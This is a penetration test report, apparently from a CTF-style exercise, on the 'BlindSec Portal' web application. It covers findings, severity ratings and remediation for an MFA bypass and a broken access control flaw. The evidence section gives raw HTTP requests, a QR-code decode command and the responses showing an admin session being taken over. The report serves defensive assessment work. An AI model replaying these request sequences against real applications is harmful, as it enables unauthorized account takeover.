Blind Security
BlindSec Portal Application Pentest

Business Confidential

Date: March 28th 2025
Project: DC-001
Version 1.0

Table of Contents

Περιεχόμενα

Confidentiality Statement

This document is the exclusive property of Blind Security and CSCGR Pentesting Team. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both Blind Security and CSCGR Pentesting Team.

Blind Security may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. CSCGR Pentesting Team prioritized the assessment to identify the weakest security controls an attacker would exploit. The CSCGR Pentesting Team recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information


Name	Title	Contact Information
Blind Security		
Petros Papadopoulos	CSO	Email: petros.papadopoulos@blindsecurity.net
CSCGR Pentesting Team		
Konstantinos Papanagnou	Senior Consultant	Email: ctfteam@cybersecuritychallenge.gr

Assessment Overview

In March 28th, 2025, CSCGR Pentesting Team engaged Blind Security for 6 hours to evaluate the security posture of its application compared to current industry best practices that included a black-box web application penetration test. All testing performed is based on the NIST *SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks*.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

Web Application Penetration Test

A web application penetration test simulates an attacker targeting a web application. A pentester will analyze the application to identify potential vulnerabilities and perform common and advanced web attacks, such as SQL injection, cross-site scripting (XSS), remote code execution (RCE), and security misconfigurations. The pentester will attempt to exploit these vulnerabilities to gain unauthorized access, escalate privileges, compromise user and admin accounts, and exfiltrate sensitive data.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Risk Factors

Risk is measured by two factors: Likelihood and Impact:

Likelihood

Likelihood measures the potential of a vulnerability being exploited. Ratings are given based on the difficulty of the attack, the available tools, attacker skill level, and client environment.

Impact

Impact measures the potential vulnerability's effect on operations, including confidentiality, integrity, and availability of client systems and/or data, reputational harm, and financial loss.

Scope

Assessment	Details
BlindSec Portal	http://portal.blindsecurity.net

Scope Exclusions

Per client request, CSCGR Pentesting Team did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Phishing/Social Engineering
- Password Guessing / Bruteforcing Attacks
- Active Scans with tools such as Dirbuster, gobuster, sqlmap, etc.

All other attacks not specified above were permitted by Blind Security

Client Allowances

Blind Security did not provide CSCGR Pentesting Team any allowances. CSCGR Pentesting Team has treated the assessment as a black box assessment.

Executive Summary

CSCGR Pentesting Team evaluated Blind Security's web application "BlindSec Portal" through penetration testing at March 28th, 2025. The following sections provide a high-level overview of vulnerabilities discovered, and the kill chain that can lead to account takeover.

Scoping and Time Limitations

Scoping during the engagement did not permit denial of service, social engineering, active scans or password guessing or bruteforcing attacks across all testing components.

Time limitations were in place for testing. Internal network penetration testing was permitted for six (6) business hours.

Identified Kill Chain

The portal allows Blind Security employees to login in order to access other internal company applications. The login process enforces MFA for all users and has a sequential flow. First the user is required to authenticate with their credentials, followed by entering their MFA passcode to verify their identity over 2-Factor. The MFA implementation is flawed as the application leaks the user's QR code used to setup their account, which allows arbitrary attackers to scan the QR code of the affected user and finally bypass the verification. Further examining the login flow, the CSCGR Pentesting Team noticed that the initial login logic verification is used to verify the user's identity and identify the user's ID which is then used by the MFA endpoint. As the application does not enforce proper verification checks on the flow itself, an attacker can directly invoke the MFA endpoint supplying an arbitrary user's ID to bypass the initial step of the authentication as well.

Additionally, the portal provides a administrative functionality to view all registered users. This functionality is intended to be accessible only by administrators, however the application does not enforce proper authorization controls, allowing any low-privileged user to access the affected endpoint.

The two aforementioned flaws can be chained together to achieve complete account takeover. Abusing the Broken Access Control vulnerability, an attacker can retrieve the user ID value of all the users registered in the application. With that information, the attacker can then abuse the Broken Authentication vulnerability to bypass the authentication process and gain access the victim's account.

Tester Notes and Recommendations

Several issues were identified during the penetration test of the application, including Broken Authentication, Broken Access Control and Account Takeover as stated above and additionally, it was identified that the application does not use TLS for its communication (Insecure Transport). Besides that, several low risk issues have also been identified, including Security Header Misconfiguration, Insecure Cookie Flags and Weak Password Policy.

The identified issues are mostly related to the following root causes:

- Authentication, indicating issues in the login process
- Access Control, indicating issues in protecting data from unauthorized accesses
- Configuration, indicating issues in how the used software stack is configured and maintained
- Communication, indicating issues in the secure communication between server and client

It's strongly recommended to implement the technical remediations for each of the identified vulnerabilities. Additionally, it's recommended to:

- Perform regular security assessments on the application and after each major release
- Enforce secure coding practices and providing training to developers to minimize the introduction of security vulnerabilities during development

Vulnerability Summary & Report Card

The following tables illustrate the vulnerabilities found by impact and recommended remediations:

Internal Penetration Test Findings

1	3	0	3	0
Critical	High	Moderate	Low	Informational

Finding	Severity	Recommendation
Web Application Penetration Test		
WEB01: Account Takeover	Critical	Ensure the login process and MFA verification implementation are properly configured and proper access control checks are in place.
WEB02: Broken Authentication	High	Ensure the login process is properly implemented to not allow users to skip steps in the flow. Additionally, ensure the QR code is not visible to the client side at any point of the MFA verification process.
WEB03: Broken Access Control	High	Implement authorization checks to all administrative endpoints to ensure unauthorized users cannot access privileged information.
WEB04: Insecure Transport	High	Implement and enforce HTTPS communication for the application.
WEB05: Security Header Misconfiguration	Low	Ensure all the security headers are properly implemented.
WEB06: Insecure Cookie Flags	Low	Ensure all the flags are enabled for the session cookie used by the application.
WEB07: Weak Password Policy	Low	Implement a password policy that meets industry standards.

Technical Findings


Web Application Penetration Test Findings

Finding WEB01: Account Takeover (Critical)

Description:	Chaining together findings WEB02 and WEB03, it’s possible to achieve account takeover on any account registered in the application. The attacker can abuse the Broken Access Control to retrieve any user’s ID. Abusing the Broken Authentication vulnerability the attacker can use the hijacked user ID to bypass the initial authentication flow for that user and proceed directly with the MFA verification, which can be bypassed as the application leaks the QR code of the user’s token. The attacker can then generate valid OTP tokens to access the victim’s account.
Risk:	Likelihood: High – The application allows users to self-register to the application and the critical issue is part of the authentication of the application to which all users have access to, therefore the likelihood of discovery is high. Once the vulnerability is identified, the steps to abuse the issue are simple and do not require advanced knowledge to be exploited. Therefore, the chances of exploitation are considered high. Impact: High – If an attacker exploits this issue, they can gain access to every user within the platform, including administrators and perform actions on their behalf. An attacker with administrative access to the application can remove valid user accounts and perform denial of service to the application.
References:	- https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/ - https://owasp.org/Top10/A01_2021-Broken_Access_Control/

Evidence

As the attacker has successfully identified WEB02 and WEB03 vulnerabilities, they can proceed by identifying a high value target within the application. Abusing broken access control, the attacker can identify the user ID of an administrator.



Request


```
GET /users HTTP/1.1
Host: portal-dev-remote.blindsecurity.net
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.6045.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: JWT_SESSION_ID=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VySUQiOiJiMmZkMDA5YiliNDQ1LTRmYjItYjIzNS00YmUzYzUzMjE
wZmMiLCJ1c2VybmFtZSI6InRlc3RLIiwiZW1haWwiOiJ0ZXN0QHRlc3QuY29tIiwiZmlyc3RuYW1lIjoia29uc3RhbnRpbm9
zIiwibGFzdG5hbWUiOiJ0ZXN0Iiwicm9sZSI6Im5vcm1hbCIsImlhdCI6MTc0MzI3MzA0NSwiZXhwIjoxNzQzMjc2NjQ1fQ.
Q9g2keCT3avASgA90fBlrHA8Q3iDu-wR_Hb8y1tDqU4
Connection: close
```

Response

```
      https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcRLMI5YxZE03Vnj-s-sth2_JxlPd30Z
      y7yEGg&s" alt="User Profile Picture" class="profile-image">
      <input type="hidden" id="userID" value="fbb325e8-50da-435f-9b88-a7d15dad15b2">

      <div class="user-field">
        <label for="firstname">
          First Name:
        </label>
        <span id="firstname">
          admin
        </span>
      </div>

      <div class="user-field">
        <label for="lastname">
          Last Name:
        </label>
        <span id="lastname">
          admin
        </span>
      </div>

      <div class="user-field">
        <label for="email">
          Email:
        </label>
        <span id="email">
          admin@blindsecurity.net
        </span>
      </div>

      <div class="user-field">
        <label for="username">
          Username:
        </label>
        <span id="username">
          admin
        </span>
      </div>
```

Figure 1: Screenshot showcasing the attacker identifying the user ID of an administrator.

The attacker can then utilize the ID to bypass the initial phase of the login, as they do not have the admin's password.



Not secure portal-dev-remote.blindsecurity.net/MFA_Enroll?userID=fbb325e8-50da-435f-9b88-a7d15dad15b2

MFA ENROLLMENT

Welcome to BlindSec Portal.

Name: admin admin


Email: admin@blindsecurity.net

Passcode Submit

Disclaimer: If you lose your QR code, you will not be able to log in to the website. You will need to contact an administrator for assistance.

Figure 2: Screenshot showcasing the attacker successfully bypassing the first part of the authentication flow without credentials.


The attacker can then proceed by decoding the admin's QR code and scanning it to generate valid OTP tokens. (As shown in WEB02)



```
┌──(kali㉿kali)-[~]
└─$ echo "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" | base64 -d > qr.png && open qr.png

┌──(kali㉿kali)-[~]
└─$ 
```

Figure 3: Screenshot showcasing the attacker decoding the QR of the admin user.


By scanning the QR code on Google Authenticator app, the attacker can generate valid OTP tokens and bypass the MFA verification for the admin user.



```
POST /MFA_Enroll?userID=fbb325e8-50da-435f-9b88-a7d15dad15b2&qrenroll=false&secretval=
Y3Nje21mNF80bmRfd2g0dF8xNV90aDR0X3QwazNuPz8/Pz99 HTTP/1.1
Host: portal-dev-remote.blindsecurity.net
Content-Length: 2807
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://portal-dev-remote.blindsecurity.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.6045.159 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
.8,application/signed-exchange;v=b3;q=0.7
Referer:
http://portal-dev-remote.blindsecurity.net/MFA_Enroll?userID=fbb325e8-50da-435f-9b88-a7d15dad1
5b2
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

passcode=164755&qr=
data%3Aimage%2Fpng%3Bbase64%2CiVBORw0KGgoAAAANSUhEUgAAALQAAAC0CAYAAAA9zQYyAAAAAklEQVR4AewaftIA
AAd2SURBVO3BQY4kRxLAQDLQ%2F%2F8yV0c%2FJTZR1TNSwM3sH6x1icNaFzmsdZHDWhc5rHWRw1oXOax1kcNaFzmsdZHD
Whc5rHWRw1oXOax1kcNaFzmsdZHDWhf54UMqf1LFpDJVPFH5poq%2FSWWq%2BCaVP6niE4e1LnJY6yKHtS7yw5dVfJPKGy
```

```
HTTP/1.1 302 Found
X-Powered-By: Express
Set-Cookie: JWT_SESSION_ID=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySUQiOiJmYmIzMjVlOC01MGRhLTQzNWYtOWI4OC1hN2QxNWRhZ
DE1YjIiLCJ1c2VybmFtZSI6ImFkbWluIiwiZW1haWwiOiJhZG1pbkBibGluZHNlY3VyaXR5Lm5ldCIsImZpcnN0bmFtZSI
6ImFkbWluIiwibGFzdG5hbWUiOiJhZG1pbiIsInJvbGUiOiJhZG1pbiIsImlhdCI6MTc0MzI3MzUzNywiZXhwIjoxNzQzM
jc3MTM3fQ.yDB6tj0SMj_cIHHpor8iUd3fiVSK0w7Zz3j-pSFDMe8; Path=/
Location: /portal
Vary: Accept
Content-Type: text/html; charset=utf-8
Content-Length: 58
Date: Sat, 29 Mar 2025 18:38:57 GMT
Connection: close

<p>
  Found. Redirecting to <a href="/portal">
    /portal
  </a>
</p>
```

Figure 4: Screenshot showcasing the attacker bypassing the MFA verification by supplying a valid OTP code from the QR they hijacked.


Not secure portal-dev-remote.blindsecurity.net/portal
BlindSec Portal
PORTAL
USERS
PROFILE
LOGOUT
WEBSITE UNDER CONSTRUCTION

BlindSec Portal

